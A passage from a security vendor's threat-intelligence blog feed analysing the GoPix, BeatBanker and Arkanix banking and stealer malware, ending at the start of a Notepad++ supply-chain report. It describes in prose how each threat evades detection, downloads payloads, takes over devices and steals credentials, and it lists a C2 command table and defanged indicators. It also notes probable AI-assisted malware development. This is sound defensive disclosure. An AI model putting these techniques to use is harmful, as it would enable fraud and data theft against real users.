PAC (Proxy AutoConfig) files are nothing new; they’ve been used by Brazilian criminals for over two decades, but GoPix takes this to another level. While in the past, criminals used PAC files to redirect victims to a fake phishing page, the purpose of the PAC file in GoPix attacks is to manipulate the traffic while the user navigates the legitimate financial website.

In order to hide which site GoPix wants to intercept, it uses a CRC32 algorithm in the host field of the PAC file. It is formatted on the fly using a pf configuration file: the items in it determine which proxy the victim will be redirected to. To hide its malicious proxy server, once a connection is opened to the proxy server, the malware enumerates all connections and finds the process that initiated it. It then takes the process executable name CRC32C checksum and compares it with a hardcoded list of browsers’ CRC checksums. If it doesn’t match a known browser, the malware simply terminates the connection.

PAC file excerpt

PAC file excerpt

To uncover GoPix targets, we compiled a list of many Brazilian financial institution domains and subdomains, computed their CRC32 checksums, and compared them against GoPix hardcoded values. The table below shows each CRC32 and its target.

CRC32 Target
8BD688E8 local
8CA8ACFF www2.banco********.com.br
AD8F5213 autoatendimento.********.com.br
105A3F17 www2.****.com.br
B477FE70 internetbanking.*******.gov.br
785F39C2 loginx.********.br
C72C8593 internetpf.*****.com.br
75E3C3BA internet.*****.com.br
FD4E6024 internetbanking.*******.com.br

HTTPS interception

Since every communication is encrypted via HTTPS, GoPix bypasses this by injecting a trusted root certificate into the memory of a web browser while on the victim’s machine. This allows the attacker to sniff and even manipulate the victim’s traffic. We have found two certificates across GoPix samples, one that expired in January 2025 and another created in February 2025 that is set to expire in February 2027.

GoPix trusted root certificate

GoPix trusted root certificate

Conclusion

With the ability to load its memory-only implant that employs a malicious Proxy AutoConfig (PAC) file and an HTTP server to execute an unprecedented man-in-the-middle attack, GoPix is by far the most advanced banking Trojan of Brazilian origin. The injection of a trusted root certificate into the browser enhances its ability to intercept and manipulate sensitive financial data while maintaining its stealth profile, as the malicious certificate is not visible to operating system tools. Additionally, GoPix has expanded its clipboard monitoring capability by adding Boleto slips to its arsenal, which already includes Pix transactions and cryptowallets addresses.

This is a sophisticated threat, with multiple layers of evasion, persistence, and functionality. The investigation into the malware’s shellcode, dropper, and main module uncovered intricate mechanisms, including process jumping to leverage specific functionalities across processes. This technique, combined with robust string encryption methods applied to both the dropper and main payload, indicates that the threat actor has gone to great lengths to hinder detection. Interestingly enough, attackers adopted the use of a legitimate commercial anti-fraud service to pre-qualify their targets, aiming to avoid sandboxes and security researchers’ investigations. Additionally, the persistence and cleanup mechanisms implemented by the malware enhance its durability during incident response efforts, with very short C2 lifespans.

For further information on GoPix and all technical details, please contact crimewareintel@kaspersky.com.

Kaspersky’s products detect this threat as HEUR:Trojan-Banker.Win64.GoPix, Trojan.PowerShell.GoPix, and HEUR:Trojan-Banker.OLE2.GoPix.

Indicators of compromise

EB0B4E35A2BA442821E28D617DD2DAA2 – NSIS installer
C64AE7C50394799CE02E97288A12FFF – ZIP archive with an LNK file
D3A17CB4CDBA724A0021F5076B33A103 – Malware dropper
28C314ACC587F1EA5C5666E935DB716C – Main payload

Malicious Certificate Thumbprint
<Name(CN=Root CA 2024)> f110d0bd7f3bd1c7b276dc78154dd21eef953384
<Name(CN=Root CA 2025)> 1b1f85b68e6c9fde709d975a186185c94c0faa51

C2
paletolife[.]com

Domains and IPs
https://correioez0ubcfht9i3.lovehomely[.]com/
https://correiotwknx9gu315h.lovehomely[.]com/
http://webmensagens4bb7[.]com/
https://mydigitalrevival[.]com/get.php
http://b3d0[.]com/1/
http://4a3d[.]com/1/
http://9de1[.]com/1/
http://ef0h[.]com/1/
http://yogarecap[.]com/1/

BeatBanker: A dual‑mode Android Trojan

By: GReAT
10 March 2026 at 11:00

Recently, we uncovered BeatBanker, an Android‑based malware campaign targeting Brazil. It spreads primarily through phishing attacks via a website disguised as the Google Play Store. To achieve their goals, the malicious APKs carry multiple components, including a cryptocurrency miner and a banking Trojan capable of completely hijacking the device and spoofing screens, among other things. In a more recent campaign, the attackers switched from the banker to a known RAT.

This blog post outlines each phase of the malware’s activity on the victim’s handset, explains how it ensures long‑term persistence, and describes its communication with mining pools.

Key findings:

  • To maintain persistence, the Trojan employs a creative mechanism: it plays an almost inaudible audio file on a loop so it cannot be terminated. This inspired us to name it BeatBanker.
  • It monitors battery temperature and percentage, and checks whether the user is using the device.
  • At various stages of the attack, BeatBanker disguises itself as a legitimate application on the Google Play Store and as the Play Store itself.
  • It deploys a banker in addition to a cryptocurrency miner.
  • When the user tries to make a USDT transaction, BeatBanker creates overlay pages for Binance and Trust Wallet, covertly replacing the destination address with the threat actor’s transfer address.
  • New samples now drop BTMOB RAT instead of the banking module.

Initial infection vector

The campaign begins with a counterfeit website, cupomgratisfood[.]shop, that looks exactly like the Google Play Store. This fake app store contains the “INSS Reembolso” app, which is in fact a Trojan. There are also other apps that are most likely Trojans too, but we haven’t obtained them.

The INSS Reembolso app poses as the official mobile portal of Brazil’s Instituto Nacional do Seguro Social (INSS), a government service that citizens can use to perform more than 90 social security tasks, from retirement applications and medical exam scheduling to viewing CNIS (National Registry of Social Information), tax, and payment statements, as well as tracking request statuses. By masquerading as this trusted platform, the fake page tricks users into downloading the malicious APK.

Packing

The initial APK file is packed and makes use of a native shared library (ELF) named  libludwwiuh.so that is included in the application. Its main task is to decrypt another ELF file that will ultimately load the original DEX file.

First, libludwwiuh.so decrypts an embedded encrypted ELF file and drops it to a temporary location on the device under the name l.so. The same code that loaded the libludwwiuh.so library then loads this file, which uses the Java Native Interface (JNI) to continue execution.

l.so – the DEX loader

The library does not have calls to its functions; instead, it directly calls the Java methods whose names are encrypted in the stack using XOR (stack strings technique) and restored at runtime:

Initially, the loader makes a request to collect some network information using https://ipapi.is to determine whether the infected device is a mobile device, if a VPN is being used, and to obtain the IP address and other details.

This loader is engineered to bypass mobile antivirus products by utilizing dalvik.system.InMemoryDexClassLoader. It loads malicious DEX code directly into memory, avoiding the creation of any files on the device’s file system. The necessary DEX files can be extracted using dynamic analysis tools like Frida.

Furthermore, the sample incorporates anti-analysis techniques, including runtime checks for emulated or analysis environments. When such an environment is detected (or when specific checks fail, such as verification of the supported CPU_ABI), the malware can immediately terminate its own process by invoking android.os.Process.killProcess(android.os.Process.myPid()), effectively self-destructing to hinder dynamic analysis.

After execution, the malware displays a user interface that mimics the Google Play Store page, showing an update available for the INSS Reembolso app. This is intended to trick victims into granting installation permissions by tapping the “Update” button, which allows the download of additional hidden malicious payloads.

The payload delivery process mimics the application update. The malware uses the REQUEST_INSTALL_PACKAGES permission to install APK files directly into its memory, bypassing Google Play. To ensure persistence, the malware keeps a notification about a system update pinned to the foreground and activates a foreground service with silent media playback, a tactic designed to prevent the operating system from terminating the malicious process.

Crypto mining

When UPDATE is clicked on a fake Play Store screen, the malicious application downloads and executes an ELF file containing a cryptomining payload. It starts by issuing a GET request to the C2 server at either hxxps://accessor.fud2026.com/libmine-<arch>.so or hxxps://fud2026.com/libmine-<arch>.so. The downloaded file is then decrypted using CipherInputStream(), with the decryption key being derived from the SHA-1 hash of the downloaded file’s name, ensuring that each version of the file is encrypted with a unique key. The resulting file is renamed d-miner.

The decrypted payload is an ARM-compiled XMRig 6.17.0 binary. At runtime, it attempts to create a direct TCP connection to pool.fud2026[.]com:9000. If successful, it uses this endpoint; otherwise, it automatically switches to the proxy endpoint pool-proxy.fud2026[.]com:9000. The final command-line arguments passed to XMRig are as follows:

  • -o pool.fud2026[.]com:9000 or pool-proxy.fud2026[.]com:9000 (selected dynamically)
  • -k (keepalive)
  • --tls (encrypted connection)
  • --no-color (disable colored output)
  • --nicehash (NiceHash protocol support)

C2 telemetry

The malware uses Google’s legitimate Firebase Cloud Messaging (FCM) as its primary command‑and‑control (C2) channel. In the analyzed sample, each FCM message received triggers a check of the battery status, temperature, installation date, and user presence. A hidden cryptocurrency miner is then started or stopped as needed. These mechanisms ensure that infected devices remain permanently accessible and responsive to the attacker’s instructions, which are sent through the FCM infrastructure. The attacker monitors the following information:

  • isCharging: indicates whether the phone is charging;
  • batteryLevel: the exact battery percentage;
  • isRecentInstallation: indicates whether the application was recently installed (if so, the implant delays malicious actions);
  • isUserAway: indicates whether the user is away from the device (screen off and inactive);
  • overheat: indicates whether the device is overheating;
  • temp: the current battery temperature.

Persistence

The KeepAliveServiceMediaPlayback component ensures continuous operation by initiating uninterrupted playback via MediaPlayer. It keeps the service active in the foreground using a notification and loads a small, continuous audio file. This constant activity prevents the system from suspending or terminating the process due to inactivity.

The identified audio output8.mp3 is five seconds long and plays on a loop. It contains some Chinese words.

Banking module

BeatBanker compromises the machine with a cryptocurrency miner and introduces another malicious APK that acts as a banking Trojan. This Trojan uses previously obtained permission to install an additional APK called INSS Reebolso, which is associated with the package com.destination.cosmetics.

Similar to the initial malicious APK, it establishes persistence by creating and displaying a fixed notification in the foreground to hinder removal. Furthermore, BeatBanker attempts to trick the user into granting accessibility permissions to the package.

Leveraging the acquired accessibility permissions, the malware establishes comprehensive control over the device’s user interface.

The Trojan constantly monitors the foreground application. It targets the official Binance application (com.binance.dev) and the Trust Wallet application (com.wallet.crypto.trustapp), focusing on USDT transactions. When a user tries to withdraw USDT, the Trojan instantly overlays the target app’s transaction confirmation screen with a highly realistic page sourced from Base64-encoded HTML stored in the banking module.

The module captures the original withdrawal address and amount, then surreptitiously substitutes the destination address with an attacker-controlled one using AccessibilityNodeInfo.ACTION_SET_TEXT. The overlay page shows the victim the address they copied (for Binance) or just shows a loading icon (for Trust Wallet), leading them to believe they are remitting funds to the intended wallet when, in fact, the cryptocurrency is transferred to the attacker’s designated address.

Fake overlay pages: Binance (left) and Trust Wallet (right)

Fake overlay pages: Binance (left) and Trust Wallet (right)

Target browsers

BeatBanker’s banking module monitors the following browsers installed on the victim’s device:

  • Chrome
  • Firefox
  • sBrowser
  • Brave
  • Opera
  • DuckDuckGo
  • Dolphin Browser
  • Edge

Its aim is to collect the URLs accessed by the victim using the regular expression ^(?:https?://)?(?:[^:/\\\\]+\\\\.)?([^:/\\\\]+\\\\.[^:/\\\\]+). It also offers management functionalities (add, edit, delete, list) for links saved in the device’s default browser, as well as the ability to open links provided by the attacker.

C2 communication

BeatBanker is also designed to receive commands from the C2. These commands aim to collect the victim’s personal information and gain complete control of the device.

Command Description
0 Starts dynamic loading of the DEX class
Update Simulates software update and locks the screen
msg: Displays a Toast message with the provided text
goauth<*> Opens Google Authenticator (if installed) and enables the AccessService.SendGoogleAuth flag used to monitor and retrieve authentication codes
kill<*> Sets the protection bypass flag AccessService.bypass to “True”
and sets the initializeService.uninstall flag to “Off”
srec<*> Starts or stops audio recording (microphone), storing the recorded data in a file with an automatically generated filename. The following path format is used to store the recording: /Config/sys/apps/rc/<timestamp>_0REC<last5digits>.wav
pst<*> Pastes text from the clipboard (via Accessibility Services)
GRC<*> Lists all existing audio recording files
gtrc<*> Sends a specific audio recording file to the C2
lcm<*> Lists supported front camera resolutions
usdtress<*> Sets a USDT cryptocurrency address when a transaction is detected
lnk<*> Opens a link in the browser
EHP<*> Updates login credentials (host, port, name) and restarts the application
ssms<*> Sends an SMS message (individually or to all contacts)
CRD<*> Adds (E>) or removes (D>) packages from the list of blocked/disabled applications
SFD<*> Deletes files (logs, recordings, tones) or uninstalls itself
adm<>lck<> Immediately locks the screen using Device Administrator permissions
adm<>wip<> Performs a complete device data wipe (factory reset)
Aclk<*> Executes a sequence of automatic taps (auto-clicker) or lists existing macros
KBO<*>lod Checks the status of the keylogger and virtual keyboard
KBO<*>AKP/AKA Requests permission to activate a custom virtual keyboard or activates one
KBO<*>ENB: Enables (1) or disables (0) the keylogger
RPM<*>lod Checks the status of all critical permissions
RPM<*>ACC Requests Accessibility Services permission
RPM<*>DOZ Requests Doze/App Standby permission (battery optimization)
RPM<*>DRW Requests Draw Over Other Apps permission (overlay)
RPM<*>INST Requests permission to install apps from unknown sources (Android 8+)
ussd<*> Executes a USSD code (e.g., *#06# for IMEI)
Blkt<*> Sets the text for the lock overlay
BLKV<*> Enables or disables full-screen lock using WindowManager.LayoutParams.TYPE_APPLICATION_OVERLAY to display a black FrameLayout element over the entire screen
SCRD<> / SCRD2<> Enables/disables real-time screen text submission to the C2 (screen reading)
rdall<*> Clears or sends all keylogger logs
rdd<*> Deletes a specific log file
rd<*> Sends the content of a specific keylogger file
MO<*> Manages application monitoring (add, remove, list, screenshot, etc.)
FW<*> Controls VPN and firewall (status, block/allow apps, enable/disable)
noti<*> Creates persistent and custom notifications
sp<*> Executes a sequence of swipes/taps (gesture macro)
lodp<*> Manages saved links in the internal browser (add, edit, delete, list)
scc: Starts screen capture/streaming

New BeatBanker samples dropping BTMOB

Our recent detection efforts uncovered a campaign leveraging a fraudulent StarLink application that we assess as being a new BeatBanker variant. The infection chain mirrored previous instances, employing identical persistence methods – specifically, looped audio and fixed notifications. Furthermore, this variant included a crypto miner similar to those seen previously. However, rather than deploying the banking module, it was observed distributing the BTMOB remote administration tool.

The BTMOB APK is highly obfuscated and contains a class responsible for configuration. Despite this, it’s possible to identify a parser used to define the application’s behavior on the device, as well as persistence features, such as protection against restart, deletion, lock reset, and the ability to perform real-time screen recording.

String decryption

The simple decryption routine uses repetitive XOR between the encrypted data and a short key. It iterates through the encrypted text byte by byte, repeating the key from the beginning whenever it reaches the end. At each position, the sample XORs the encrypted byte with the corresponding byte of the key, overwriting the original. Ultimately, the modified byte array contains the original text, which is then converted to UTF-8 and returned as a string.

Malware-as-a-Service

BTMOB is an Android remote administration tool that evolved from the CraxsRAT, CypherRAT, and SpySolr families. It provides full remote control of the victim’s device and is sold in a Malware-as-a-Service (MaaS) model. On July 26, 2025, a threat actor posted a screenshot of the BTMOB RAT in action on GitHub under the username “brmobrats”, along with a link to the website btmob[.]xyz. The website contains information about the BTMOB RAT, including its version history, features, and other relevant details. It also redirects to a Telegram contact. Cyfirma has already linked this account to CraxsRAT and CypherRAT.

Recently, a YouTube channel was created by a different threat actor that features videos demonstrating how to use the malware and facilitate its sale via Telegram.

We also saw the distribution and sale of leaked BTMOB source code on some dark web forums. This may suggest that the creator of BeatBanker acquired BTMOB from its original author or the source of the leak and is utilizing it as the final payload, replacing the banking module observed in the INSS Reebolso incident.

In terms of functionality, BTMOB maintains a set of intrusive capabilities, including: automatic granting of permissions, especially on Android 13–15 devices; use of a black FrameLayout overlay to hide system notifications similar to the one observed in the banking module; silent installation; persistent background execution; and mechanisms designed to capture screen lock credentials, including PINs, patterns, and passwords. The malware also provides access to front and rear cameras, captures keystrokes in real time, monitors GPS location, and constantly collects sensitive data. Together, these functionalities provide the operator with comprehensive remote control, persistent access, and extensive surveillance capabilities over compromised devices.

Victims

All variants of BeatBanker – those with the banking module and those with the BTMOB RAT – were detected on victims in Brazil. Some of the samples that deliver BTMOB appear to use WhatsApp to spread, as well as phishing pages.

Conclusion

BeatBanker is an excellent example of how mobile threats are becoming more sophisticated and multi-layered. Initially focused in Brazil, this Trojan operates a dual campaign, acting as a Monero cryptocurrency miner, discreetly draining your device’s battery life while also stealing banking credentials and tampering with cryptocurrency transactions. Moreover, the most recent version goes even further, substituting the banking module with a full-fledged BTMOB RAT.

The attackers have devised inventive tricks to maintain persistence. They keep the process alive by looping an almost inaudible audio track, which prevents the operating system from terminating it and allows BeatBanker to remain active for extended periods.

Furthermore, the threat demonstrates an obsession with staying hidden. It monitors device usage, battery level and temperature. It even uses Google’s legitimate system (FCM) to receive commands. The threat’s banking module is capable of overlaying Binance and Trust Wallet screens and diverting USDT funds to the criminals’ wallets before the victim even notices.

The lesson here is clear: distrust is your best defense. BeatBanker spreads through fake websites that mimic Google Play, disguising itself as trustworthy government applications. To protect yourself against threats like this, it is essential to:

  1. Download apps only from official sources. Always use the Google Play Store or the device vendor’s official app store. Make sure you use the correct app store app, and verify the developer.
  2. Check permissions. Pay attention to the permissions that applications request, especially those related to accessibility and installation of third-party packages.
  3. Keep the system updated. Security updates for Android and your mobile antivirus are essential.

Our solutions detect this threat as HEUR:Trojan-Dropper.AndroidOS.BeatBanker and HEUR:Trojan-Dropper.AndroidOS.Banker.*

Indicators of compromise

Additional IoCs, TTPs and detection rules are available to customers of our Threat Intelligence Reporting service. For more details, contact us at crimewareintel@kaspersky.com.

Host-based (MD5 hashes)
F6C979198809E13859196B135D21E79B – INSS Reebolso
D3005BF1D52B40B0B72B3C3B1773336B – StarLink

Domains
cupomgratisfood[.]shop
fud2026[.]com
accessor.fud2026[.]com
pool.fud2026[.]com
pool-proxy.fud2026[.]com
aptabase.fud2026[.]com
aptabase.khwdji319[.]xyz
btmob[.]xyz
bt-mob[.]net

Arkanix Stealer: a C++ & Python infostealer

19 February 2026 at 12:00

Introduction

In October 2025, we discovered a series of forum posts advertising a previously unknown stealer, dubbed “Arkanix Stealer” by its authors. It operated under a MaaS (malware-as-a-service) model, providing users not only with the implant but also with access to a control panel featuring configurable payloads and statistics. The set of implants included a publicly available browser post-exploitation tool known as ChromElevator, which was delivered by a native C++ version of the stealer. This version featured a wide range of capabilities, from collecting system information to stealing cryptocurrency wallet data. Alongside that, we have also discovered Python implementation of the stealer capable of dynamically modifying its configuration. The Python version was often packed, thus giving the adversary multiple methods for distributing their malware. It is also worth noting that Arkanix was rather a one-shot malicious campaign: at the time of writing this article, the affiliate program appears to be already taken down.

Kaspersky products detect this threat as Trojan-PSW.Win64.Coins.*, HEUR:Trojan-PSW.Multi.Disco.gen, Trojan.Python.Agent.*.

Technical details

Background

In October 2025, a series of posts was discovered on various dark web forums, advertising a stealer referred to by its author as “Arkanix Stealer”. These posts detail the features of the stealer and include a link to a Discord server, which serves as the primary communication channel between the author and the users of the stealer.

Example of an Arkanix Stealer advertisement

Example of an Arkanix Stealer advertisement

Upon further research utilizing public resources, we identified a set of implants associated with this stealer.

Initial infection or spreading

The initial infection vector remains unknown. However, based on some of the file names (such as steam_account_checker_pro_v1.py, discord_nitro_checker.py, and TikTokAccountBotter.exe) of the loader scripts we obtained, it can be concluded with high confidence that the initial infection vector involved phishing.

Python loader

MD5 208fa7e01f72a50334f3d7607f6b82bf
File name discord_nitro_code_validator_right_aligned.py

The Python loader is the script responsible for downloading and executing the Python-based version of the Arkanix infostealer. We have observed both plaintext Python scripts and those bundled using PyInstaller or Nuitka, all of which share a common execution vector and are slightly obfuscated. These scripts often serve as decoys, initially appearing to contain legitimate code. Some of them do have useful functionality, and others do nothing apart from loading the stealer. Additionally, we have encountered samples that employ no obfuscation at all, in which the infostealer is launched in a separate thread via Python’s built-in threading module.

Variants of Python loaders executing the next stage

Variants of Python loaders executing the next stage

Upon execution, the loader first installs the required packages — namely, requests, pycryptodome, and psutil — via the pip package manager, utilizing the subprocess module. On Microsoft Windows systems, the loader also installs pywin32. In some of the analyzed samples, this process is carried out twice. Since the loader does not perform any output validation of the module installation command, it proceeds to make a POST request to hxxps://arkanix[.]pw/api/session/create to register the current compromised machine on the panel with a predefined set of parameters even if the installation failed. After that, the stealer makes a GET request to hxxps://arkanix[.]pw/stealer.py and executes the downloaded payload.

Python stealer version

MD5 af8fd03c1ec81811acf16d4182f3b5e1
File name

During our research, we obtained a sample of the Python implementation of the Arkanix stealer, which was downloaded from the endpoint hxxps://arkanix[.]pw/stealer.py by the previous stage.

The stealer’s capabilities — or features, as referred to by the author — in this version are configurable, with the default configuration predefined within the script file. To dynamically update the feature list, the stealer makes a GET request to hxxps://arkanix[.]pw/api/features/{payload_id}, indicating that these capabilities can be modified on the panel side. The feature list is identical to the one that was described in the GDATA report.

Configurable options

Configurable options

Prior to executing the information retrieval-related functions, the stealer makes a request to hxxps://arkanix[.]pw/upload_dropper.py, saves the response to %TEMP%\upd_{random 8-byte name}.py, and executes it. We do not have access to the contents of this script, which is referred to as the “dropper” by the attackers.

During its main information retrieval routine, at the end of each processing stage, the collected information is serialized into JSON format and saved to a predefined path, such as %LOCALAPPDATA\Arkanix_lol\%info_class%.json.

In the following, we will provide a more detailed description of the Python version’s data collection features.

System info collection

Arkanix Stealer is capable of collecting a set of info about the compromised system. This info includes:

  • OS version
  • CPU and GPU info
  • RAM size
  • Screen resolution
  • Keyboard layout
  • Time zone
  • Installed software
  • Antivirus software
  • VPN

Information collection is performed using standard shell commands with the exception of the VPN check. The latter is implemented by querying the endpoint hxxps://ipapi[.]co/json/ and verifying whether the associated IP address belongs to a known set of VPNs, proxies, or Tor exit nodes.

Browser features

This stealer is capable of extracting various types of data from supported browsers (22 in total, ranging from the widely popular Google Chrome to the Tor Browser). The list of supported browsers is hardcoded, and unlike other parameters, it cannot be modified during execution. In addition to a separate Chrome grabber module (which we’ll discuss later), the stealer itself supports the extraction of diverse information, such as:

  • Browser history (URLs, visit count and last visit)
  • Autofill information (email, phone, addresses and payment cards details)
  • Saved passwords
  • Cookies
  • In case of Chromium-based browsers, 0Auth2 data is also extracted

All information is decrypted using either the Windows DPAPI or AES, where applicable, and searched for relevant keywords. In the case of browser information collection, the stealer searches exclusively for keywords related to banking (e.g., “revolut”, “stripe”, “bank”) and cryptocurrencies (e.g., “binance”, “metamask”, “wallet”). In addition to this, the stealer is capable of extracting extension data from a hardcoded list of extensions associated with cryptocurrencies.

Part of the extension list which the stealer utilizes to extract data from

Part of the extension list which the stealer utilizes to extract data from

Telegram info collection

Telegram data collection begins with terminating the Telegram.exe process using the taskkill command. Subsequently, if the telegram_optimized feature is set to False, the malware zips the entire tdata directory (typically located at %APPDATA%\Roaming\Telegram Desktop\tdata) and transmits it to the attacker. Otherwise, it selectively copies and zips only the subdirectories containing valuable info, such as message log. The generated archive is sent to the endpoint /delivery with the filename tdata_session.zip.

Discord capabilities

The stealer includes two features connected with Discord: credentials stealing and self-spreading. The first one can be utilized to acquire credentials both from the standard client and custom clients. If the client is Chromium-based, the stealer employs the same data exfiltration mechanism as during browser credentials stealing.

The self-spreading feature is configurable (meaning it can be disabled in the config). The stealer acquires the list of user’s friends and channels via the Discord API and sends a message provided by the attacker. This stealer does not support attaching files to such messages.

VPN data collection

The VPN collector is searching for a set of known VPN software to extract account credentials from the credentials file with a known path that gets parsed with a regular expression. The extraction occurs from the following set of applications:

  • Mullvad VPN
  • NordVPN
  • ExpressVPN
  • ProtonVPN

File retrieval

File retrieval is performed regardless of the configuration. The script relies on a predefined set of paths associated with the current user (such as Desktop, Download, etc.) and file extensions mainly connected with documents and media. The script also has a predefined list of filenames to exfiltrate. The extracted files are packed into a ZIP archive which is later sent to the C2 asynchronously. An interesting aspect is that the filename list includes several French words, such as “motdepasse” (French for “password”), “banque” (French for “bank”), “secret” (French for “secret”), and “compte” (French for “account”).

Other payloads

We were able to identify additional modules that are downloaded from the C2 rather than embedded into the stealer script; however, we weren’t able to obtain them. These modules can be described by the following table, with the “Details” column referring to the information that could be extracted from the main stealer code.

Module name Endpoint to download Details
Chrome grabber /api/chrome-grabber-template/{payload_id}
Wallet patcher /api/wallet-patcher/{payload_id} Checks whether “Exodus” and “Atomic” cryptocurrency wallets are installed
Extra collector /api/extra-collector/{payload_id} Uses a set of options from the config, such as collect_filezilla, collect_vpn_data, collect_steam, and collect_screenshots
HVNC /hvnc Is saved to the Startup directory (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\hvnc.py) to execute upon system boot

The Wallet patcher and Extra collector scripts are received in an encrypted form from the C2 server. To decrypt them, the attackers utilize the AES-GCM algorithm in conjunction with PBKDF2 (HMAC and SHA256). After decryption, the additional payload has its template placeholders replaced and is stored under a partially randomized name within a temporary folder.

Decryption routine and template substitution

Decryption routine and template substitution

Once all operations are completed, the stealer removes itself from the drive, along with the artifacts folder (Arkanix_lol in this case).

Native version of stealer

MD5 a3fc46332dcd0a95e336f6927bae8bb7
File name ArkanixStealer.exe

During our analysis, we were able to obtain both the release and debug versions of the native implementation, as both were uploaded to publicly available resources. The following are the key differences between the two:

  • The release version employs VMProtect, but does not utilize code virtualization.
  • The debug version communicates with a Discord bot for command and control (C2), whereas the release version uses the previously mentioned C2 domain arkanix[.]pw.
  • The debug version includes extensive logging, presumably for the authors’ debugging purposes.

Notably, the native implementation explicitly references the name of the stealer in the VersionInfo resources. This naming convention is consistent across both the debug version and certain samples containing the release version of the implant.

Version info

Version info

After launching, the stealer implements a series of analysis countermeasures to verify that the application is not being executed within a sandboxed environment or run under a debugger. Following these checks, the sample patches AmsiScanBuffer and EtwEventWrite to prevent the triggering of any unwanted events by the system.

Once the preliminary checks are completed, the sample proceeds to gather information about the system. The list of capabilities is hardcoded and cannot be modified from the server side, in contrast to the Python version. What is more, the feature list is quite similar to the Python version except a few ones.

RDP connections

The stealer is capable of collecting information about known RDP connections that the compromised user has. To achieve this, it searches for .rdp files in %USERPROFILE%\Documents and extracts the full server address, password, username and server port.

Gaming files

The stealer also targets gamers and is capable to steal credentials from the popular gaming platform clients, including:

  • Steam
  • Epic Games Launcher
  • net
  • Riot
  • Origin
  • Unreal Engine
  • Ubisoft Connect
  • GOG

Screenshots

The native version, unlike its Python counterpart, is capable of capturing screenshots for each monitor via capCreateCaptureWindowA WinAPI.
In conclusion, this sample communicates with the C2 server through the same endpoints as the Python version. However, in this instance, all data is encrypted using the same AES-GCM + PBKDF2 (HMAC and SHA256) scheme as partially employed in the Python variant. In some observed samples, the key used was arkanix_secret_key_v20_2024. Alongside that, the C++ sample explicitly sets the User-Agent to ArkanixStealer/1.0.

Post-exploitation browser data extractor

MD5 3283f8c54a3ddf0bc0d4111cc1f950c0
File name

This is an implant embedded within the resources of the C++ implementation. The author incorporated it into the resource section without applying any obfuscation or encryption. Subsequently, the stealer extracts the payload to a temporary folder with a randomly generated name composed of hexadecimal digits (0-9 and A-F) and executes it using the CreateProcess WinAPI. The payload itself is the unaltered publicly available project known as “ChromElevator”. To summarize, this tool consists of two components: an injector and the main payload. The injector initializes a direct syscall engine, spawns a suspended target browser process, and injects the decrypted code into it via Nt syscalls. The injected payload then decrypts the browser master key and exfiltrates data such as cookies, login information, web data, and so on.

Infrastructure

During the Arkanix campaign, two domains used in the attacks were identified. Although these domains were routed through Cloudflare, a real IP address was successfully discovered for one of them, namely, arkanix[.]pw. For the second one we only obtained a Cloudflare IP address.

Domain IP First seen ASN
arkanix[.]pw 195.246.231[.]60 Oct 09, 2025
arkanix[.]ru 172.67.186[.]193 Oct 19, 2025

Both servers were also utilized to host the stealer panel, which allows attackers to monitor their victims. The contents of the panel are secured behind a sign-in page. Closer to the end of our research, the panel was seemingly taken down with no message or notice.

Stealer panel sign-in page

Stealer panel sign-in page

Stealer promotion

During the research of this campaign, we noticed that the forum posts advertising the stealer contained a link leading to a Discord server dubbed “Arkanix” by the authors. The server posed as a forum where authors posted various content and clients could ask various questions regarding this malicious software. While users mainly thank and ask about when the feature promised by the authors will be released and added into the stealer, the content made by the authors is broader. The adversary builds up the communication with potential buyers using the same marketing and communication methods real companies employ. To begin with, they warm up the audience by posting surveys about whether they should implement specific features, such as Discord injection and binding with a legitimate application (sic!).

Feature votes

Feature votes

Additionally, the author promised to release a crypter as a side project in four to six weeks, at the end of October. As of now, the stealer seems to have been taken down without any notice while the crypter was never released.

Arkanix Crypter

Arkanix Crypter

Furthermore, the Arkanix Stealer authors decided to implement a referral program to attract new customers. Referrers were promised an additional free hour to their premium license, while invited customers received seven days of free “premium” trial use. As stated in forum posts, the premium plan included the following features:

  • C++ native stealer
  • Exodus and Atomic cryptocurrency wallets injection
  • Increased payload generation, up to 10 payloads
  • Priority support
Referral program ad and corresponding panel interface

Referral program ad and corresponding panel interface

Speaking of technical details, based on the screenshot of the Visual Studio stealer project that was sent to the Discord server, we can conclude that the author is German-speaking.

This same screenshot also serves as a probable indicator of AI-assisted development as it shares the common patterns of such assistants, e.g. the presence of the utils.cpp file. What provides even more confidence is the overall code structure, the presence of comments and extensive debugging log output.

Example of LLM-specific patterns

Example of LLM-specific patterns

Conclusions

Information stealers have always posed as a serious threat to users’ data. Arkanix is no exception as it targets a wide range of users, from those interested in cryptocurrencies and gaming to those using online banking. It collects a vast amount of information including highly sensitive personal data. While being quite functional, it contains probable traces of LLM-assisted development which suggests that such assistance might have drastically reduced development time and costs. Hence it follows that this campaign tends to be more of a one-shot campaign for quick financial gains rather than a long-running infection. The panel and the Discord chat were taken down around December 2025, leaving no message or traces of further development or a resurgence.

In addition, the developers behind the Arkanix Stealer decided to address the public, implementing a forum where they posted development insights, conducted surveys and even ran a referral program where you could get bonuses for “bringing a friend”. This behavior makes Arkanix more of a public software product than a shady stealer.

Indicators of Compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at crimewareintel@kaspersky.com.

File hashes
752e3eb5a9c295ee285205fb39b67fc4
c1e4be64f80bc019651f84ef852dfa6c
a8eeda4ae7db3357ed2ee0d94b963eff
c0c04df98b7d1ca9e8c08dd1ffbdd16b
88487ab7a666081721e1dd1999fb9fb2
d42ba771541893eb047a0e835bd4f84e
5f71b83ca752cb128b67dbb1832205a4
208fa7e01f72a50334f3d7607f6b82bf
e27edcdeb44522a9036f5e4cd23f1f0c
ea50282fa1269836a7e87eddb10f95f7
643696a052ea1963e24cfb0531169477
f5765930205719c2ac9d2e26c3b03d8d
576de7a075637122f47d02d4288e3dd6
7888eb4f51413d9382e2b992b667d9f5
3283f8c54a3ddf0bc0d4111cc1f950c0

Domains and IPs
arkanix[.]pw
arkanix[.]ru

The Notepad++ supply chain attack — unnoticed execution chains and new IoCs

3 February 2026 at 09:10

UPD 11.02.2026: added recommendations on how to use the Notepad++ supply chain attack rules package in our SIEM system.

Introduction

On February 2, 2026, the developers of Notepad++, a text editor popular among developers, published a statement claiming that the update infrastructure of Notepad++ had been compromised. According to the statement, this was due to a hosting provider-level incident, which occurred from June to September 2025. However, attackers had been able to retain access to internal services until December 2025.

Multiple execution chains and payloads

Having checked our telemetry related to this incident, we were amazed to find out how different and unique the execution chains used in this supply chain attack were. We identified that over the course of four months, from July to October 2025, attackers who had compromised Notepad++ had been constantly rotating C2 server addresses used for distributing malicious updates, the downloaders used for implant delivery, as well as the final payloads.
